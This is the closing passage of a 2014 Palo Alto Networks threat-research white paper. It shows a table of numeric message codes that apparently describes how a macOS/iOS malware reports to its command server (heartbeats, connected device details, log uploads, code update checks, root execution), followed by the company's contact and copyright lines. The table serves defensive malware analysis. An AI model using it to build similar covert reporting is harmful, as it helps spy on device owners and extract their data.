105	Whether an iOS device was paired with the OS X computer
106	Heartbeat packet
107	Hardware information of connected USB device
108	An iOS device was disconnected
200	Check for code update
201	Start send operation for the local log file
202	End send operation for the local log file
300	Check for iOS application to download
400	Code was run with root privileges
401	OS X user appears to be a developer
999	Current OS X system version

4401 Great America Parkway
Santa Clara, CA 95054

Main: +1.408.753.4000
Sales: +1.866.320.4788
Support: +1.866.898.9087

www.paloaltonetworks.com

Copyright ©2014, Palo Alto Networks, Inc. All rights reserved. Palo Alto Networks, the Palo Alto Networks Logo, PAN-OS, App-ID and Panorama are trademarks of Palo Alto Networks, Inc. All specifications are subject to change without notice. Palo Alto Networks assumes no responsibility for any inaccuracies in this document or for any obligation to update information in this document. Palo Alto Networks reserves the right to change, modify, transfer, or otherwise revise this publication without notice. PAN_WP_U42_WL_0110514